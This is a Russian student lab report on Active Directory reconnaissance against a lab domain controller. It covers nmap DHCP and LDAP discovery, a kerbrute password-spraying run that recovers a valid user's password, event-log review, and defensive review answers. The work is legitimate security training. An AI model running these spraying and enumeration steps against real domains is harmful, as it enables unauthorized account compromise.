

МИНИСТЕРСТВО НАУКИ И ВЫСШЕГО ОБРАЗОВАНИЯ РОССИЙСКОЙ  
ФЕДЕРАЦИИ  
Федеральное государственное автономное образовательное учреждение  
высшего образования  
«Национальный исследовательский ядерный университет «МИФИ»»

ЛАБОРАТОРНАЯ РАБОТА №2:  
«Разведка в Active Directory»

Выполнили студенты группы Б19-515  
Щербакова Александра  
Белов Александр

Москва, 2023 г.

## Задание 1-2.

Создана виртуалка Kali. Находится в одной сети с контроллером домена, оба пингуются.

```
Администратор: Командная строка
Microsoft Windows [Version 10.0.17763.2369]
(c) Корпорация Майкрософт (Microsoft Corporation), 2018. Все права защищены.

C:\Users\Администратор>ping 10.0.1.7

Обмен пакетами с 10.0.1.7 по с 32 байтами данных:
Ответ от 10.0.1.7: число байт=32 время<1мс TTL=64
Ответ от 10.0.1.7: число байт=32 время<1мс TTL=64
Ответ от 10.0.1.7: число байт=32 время<1мс TTL=64
Ответ от 10.0.1.7: число байт=32 время<1мс TTL=64

Статистика Ping для 10.0.1.7:
    Пакетов: отправлено = 4, получено = 4, потеряно = 0
    (0% потерь)
Приблизительное время приема-передачи в мс:
    Минимальное = 0мсек, Максимальное = 1 мсек, Среднее = 0 мсек

C:\Users\Администратор>
```

```
aleksandra@kali: ~
(aleksandra@kali)-[~]
$ ping 10.0.1.6 -c 4
PING 10.0.1.6 (10.0.1.6) 56(84) bytes of data:
64 bytes from 10.0.1.6: icmp_seq=1 ttl=128 time=0.676 ms
64 bytes from 10.0.1.6: icmp_seq=2 ttl=128 time=0.946 ms
64 bytes from 10.0.1.6: icmp_seq=3 ttl=128 time=0.689 ms
64 bytes from 10.0.1.6: icmp_seq=4 ttl=128 time=0.801 ms

--- 10.0.1.6 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3038ms
rtt min/avg/max/mdev = 0.676/0.778/0.946/0.108 ms

(aleksandra@kali)-[~]
$
```

По инструкции исправлены конфиги.

```
GNU nano 6.4
# Configuration file for /sbin/dhclient.
#
# This is a sample configuration file for dhclient. See dhclient.conf's
# man page for more information about the syntax of this file
# and a more comprehensive list of the parameters understood by
# dhclient.
#
# Normally, if the DHCP server provides reasonable information and does
# not leave anything out (like the domain name, for example), then
# few changes must be made to this file, if any.
#
option rfc3442-classless-static-routes code 121 = array of unsigned integer 8;

send host-name = gethostname();
request subnet-mask, broadcast-address, time-offset, routers,
       domain-name, domain-name-servers, domain-search, host-name,
       dhcp6.name-servers, dhcp6.domain-search, dhcp6.fqdn, dhcp6.sntp-servers,
       netbios-name-servers, netbios-scope, interface-mtu,
       rfc3442-classless-static-routes, ntp-servers;

#send dhcp-client-identifier 1:0:a0:24:ab:fb:9c;
#send dhcp-lease-time 3600;
#supersede domain-name "fugue.com home.vix.com";
#prepend domain-name-servers 127.0.0.1;
prepend domain-name-servers 10.0.1.6
#require subnet-mask, domain-name-servers;
#timeout 60;
```

```
(aleksandra@kali)-[~]
$ cat /etc/resolv.conf
search mydomain.local
nameserver 10.0.1.6
```

// чтобы настройки в конфигах сработали, нужно перезапустить сеть:

```
(aleksandra@kali)-[~]
$ sudo systemctl restart systemd-networkd
[sudo] пароль для aleksandra:
```

### Задание 3.

Чтобы узнать имя домена, выполнена следующая команда:


```
nmap --script broadcast-dhcp-discover
```

```
(aleksandra@kali)-[~]
└─$ sudo nmap --script broadcast-dhcp-discover
[sudo] пароль для aleksandra:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-13 09:12 MSK
Pre-scan script results:
| broadcast-dhcp-discover:
|   Response 1 of 1:
|   | Interface: eth0
|   | IP Offered: 10.0.1.8
|   | Server Identifier: 10.0.1.3
|   | DHCP Message Type: DHCPOFFER
|   | Subnet Mask: 255.255.255.0
|   | Router: 10.0.1.1
|   | Domain Name Server: 192.168.1.1
|   | IP Address Lease Time: 10m00s
|_
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 10.30 seconds

(aleksandra@kali)-[~]
└─$
```

// из документации: “nmap --script broadcast-dhcp-discover” sends a DHCP request to the broadcast address (255.255.255.255) and reports the results. By default, the script uses a static MAC address (DE:AD:CO:DE:CA:FE) in order to prevent IP pool exhaustion.

По неизвестной причине, несмотря на изменения в конфиг-файлах, в настройках отображается старый dns: 192.168.1.1, который и обнаружен на скрине выше.



Чтобы вывести имя домена, нужно отправить запрос на порт LDAP (389) - нашлось и имя домена (mydomain.local), и имя контроллера (WIN-SM8HEDV52AE).

```

(aleksandra@kali)-[~]
$ nmap -p389 -sV 10.0.1.6
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-13 11:11 MSK
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.32 seconds

(aleksandra@kali)-[~]
$ nmap -p389 -sV -Pn 10.0.1.6
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-13 11:12 MSK
Nmap scan report for 10.0.1.6
Host is up (0.00065s latency).

PORT      STATE SERVICE VERSION
389/tcp   open  ldap      Microsoft Windows Active Directory LDAP (Domain: mydomain.local0., Site: Default-First-Site-Name)
Service Info: Host: WIN-SM8HEDEV52AE; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.34 seconds

(aleksandra@kali)-[~]
$

```

## Задание 4.

С помощью утилиты dig попытались узнать имя домена:

```

(aleksandra@kali)-[~]
$ dig -t SRV _ldap._tcp.mydomain.local

; <<>> DiG 9.18.8-1-Debian <<>> -t SRV _ldap._tcp.mydomain.local
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 42369
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 1280
;; QUESTION SECTION:
;;-t.                IN      SRV

;; AUTHORITY SECTION:
.                2578    IN      SOA     a.root-servers.net. nstld.verisign-grs.com. 2023031300 1800 900 604800 86400

;; Query time: 12 msec
;; SERVER: 192.168.1.1#53(192.168.1.1) (UDP)
;; WHEN: Mon Mar 13 11:14:53 MSK 2023
;; MSG SIZE rcvd: 113

;; Got answer:
;; WARNING: .local is reserved for Multicast DNS
;; You are currently testing what happens when an mDNS query is leaked to DNS
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 45251
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 1280
;; QUESTION SECTION:
;;_ldap._tcp.mydomain.local.    IN      A

;; AUTHORITY SECTION:
.                2578    IN      SOA     a.root-servers.net. nstld.verisign-grs.com. 2023031300 1800 900 604800 86400

;; Query time: 4 msec
;; SERVER: 192.168.1.1#53(192.168.1.1) (UDP)
;; WHEN: Mon Mar 13 11:14:53 MSK 2023
;; MSG SIZE rcvd: 129

(aleksandra@kali)-[~]
$

```

Не получилось, потому что DNS неправильный. Как исправить - не придумали...

## Задание 5.

Составлен список из 20 различных имен пользователей. 5 из них настоящие имена пользователей домена.



### Задание 7.

С помощью утилиты kerbrute проведена атака password spraying по найденным пользователям из пункта 6 и пароля (“Superhardpas!”), который действительно установлен у одного из этих пользователей (valentinov).

// составлять новый список валидных лень, поэтому поиск по всем

```
./kerbrute passwordspray --dc 10.0.1.6 -d mydomain.local users.txt  
Superhardpas!
```

```
(aleksandra@kali)-[~]  
$ ./kerbrute passwordspray --dc 10.0.1.6 -d mydomain.local users.txt Superhardpas!  
  
Version: v1.0.3 (9dad6e1) - 03/13/23 - Ronnie Flathers @ropnop  
  
2023/03/13 12:35:25 > Using KDC(s):  
2023/03/13 12:35:25 > 10.0.1.6:88  
  
2023/03/13 12:35:25 > [+] VALID LOGIN: valentinov@mydomain.local:Superhardpas!  
2023/03/13 12:35:25 > Done! Tested 20 logins (1 successes) in 0.071 seconds
```

### Задание 8.

Журнал событий в контроллере домена:


СОБЫТИЯ					
Все события   Всего: 17					
<div>Фильтр</div> <div><div></div><div></div><div></div></div>					
Имя сервера	Код	Важность	Источник	Журнал	Дата и время
WIN-SM8HEDV52AE	37	Предупреждение	Microsoft-Windows-Kerberos-Key-Distribution-Center	Система	13.03.2023 12:31:28
WIN-SM8HEDV52AE	1076	Предупреждение	User32	Система	13.03.2023 10:08:00
WIN-SM8HEDV52AE	1000	Ошибка	Application Error	Приложение	13.03.2023 10:07:52
WIN-SM8HEDV52AE	1026	Ошибка	.NET Runtime	Приложение	13.03.2023 10:07:52
WIN-SM8HEDV52AE	5781	Предупреждение	NETLOGON	Система	13.03.2023 9:02:49
WIN-SM8HEDV52AE	5781	Предупреждение	NETLOGON	Система	13.03.2023 9:02:49
WIN-SM8HEDV52AE	5781	Предупреждение	NETLOGON	Система	13.03.2023 9:02:46
WIN-SM8HEDV52AE	8198	Ошибка	Microsoft-Windows-Security-SPP	Приложение	13.03.2023 9:02:04
WIN-SM8HEDV52AE	8198	Ошибка	Microsoft-Windows-Security-SPP	Приложение	13.03.2023 8:58:21
WIN-SM8HEDV52AE	8198	Ошибка	Microsoft-Windows-Security-SPP	Приложение	13.03.2023 8:58:21
WIN-SM8HEDV52AE	12	Предупреждение	Microsoft-Windows-Time-Service	Система	13.03.2023 8:57:22

Обнаружено событие с кодом 37. Откуда взялось - не понятно.

WIN-SMBHEVDV52AE	37	Предупреждение	Microsoft-Windows-Kerberos-Key-Distribution-Center	Система	13.03.2023 12:31:28
<p>Центр распространения ключей (KDC) при обработке запроса для другого билета обнаружил билет, который не содержал сведений об учетной записи, запросившей билет. Это не позволило выполнить проверки безопасности и могло создать уязвимости для системы безопасности. Дополнительные сведения см. на странице <a href="https://go.microsoft.com/fwlink/?linkid=2173051">https://go.microsoft.com/fwlink/?linkid=2173051</a>.</p> <p>Кем сформирован PAC билета: WIN-SMBHEVDV52AE          Клиент: MYDOMAIN.LOCAL\Администратор          Билет для: krbtgt</p>					


// здесь включен дефолтный просмотр только журналов событий  
Application, System, Setup.

Если включить отображение событий из всех возможных категорий, то при повторном запуске двух команд `kerbrute`, новых событий не возникает.




## Задание 9.


Создали виртуалку с Windows 10, залогинились как `valentinov@mydomain.local`. В AD Explorer сделали снимшот:




Нашли имена администраторов домена:



Имя контроллера домена:



Найдены группы пользователей:



## Контрольные вопросы

### 1. Что такое атака password spraying?

Это атака на каналы аутентификации, где злоумышленник, берет огромное количество имен пользователей и один пароль, а затем пробует каждое из этих имен пользователей, пока одно из них не будет подобрано верно.

### 2. Как правильно составлять словарь пользователей и паролей?

Словарь можно составить с учетом территориального признака, вдруг есть распространенные куски паролей (типа msk/spb).



У конкретной компаний могут быть шаблоны на формирование имен пользователей.

3. *Какие атрибуты пользователя нам интересны при анализе в adexplorer?*

*adminCount*

*memberOf*

*lastLogon*

*userAccountControl*

*pwdLastSet*

4. *Как защититься от возможности создать снимок в AD Explorer?*

5. *Как защититься от брутфорса паролей при запуске кербрута?*

В политиках безопасности AD можно настроить ограничение на количество вводимых паролей.

Повысить требования к сложности паролей.

Двухфакторная аутентификация.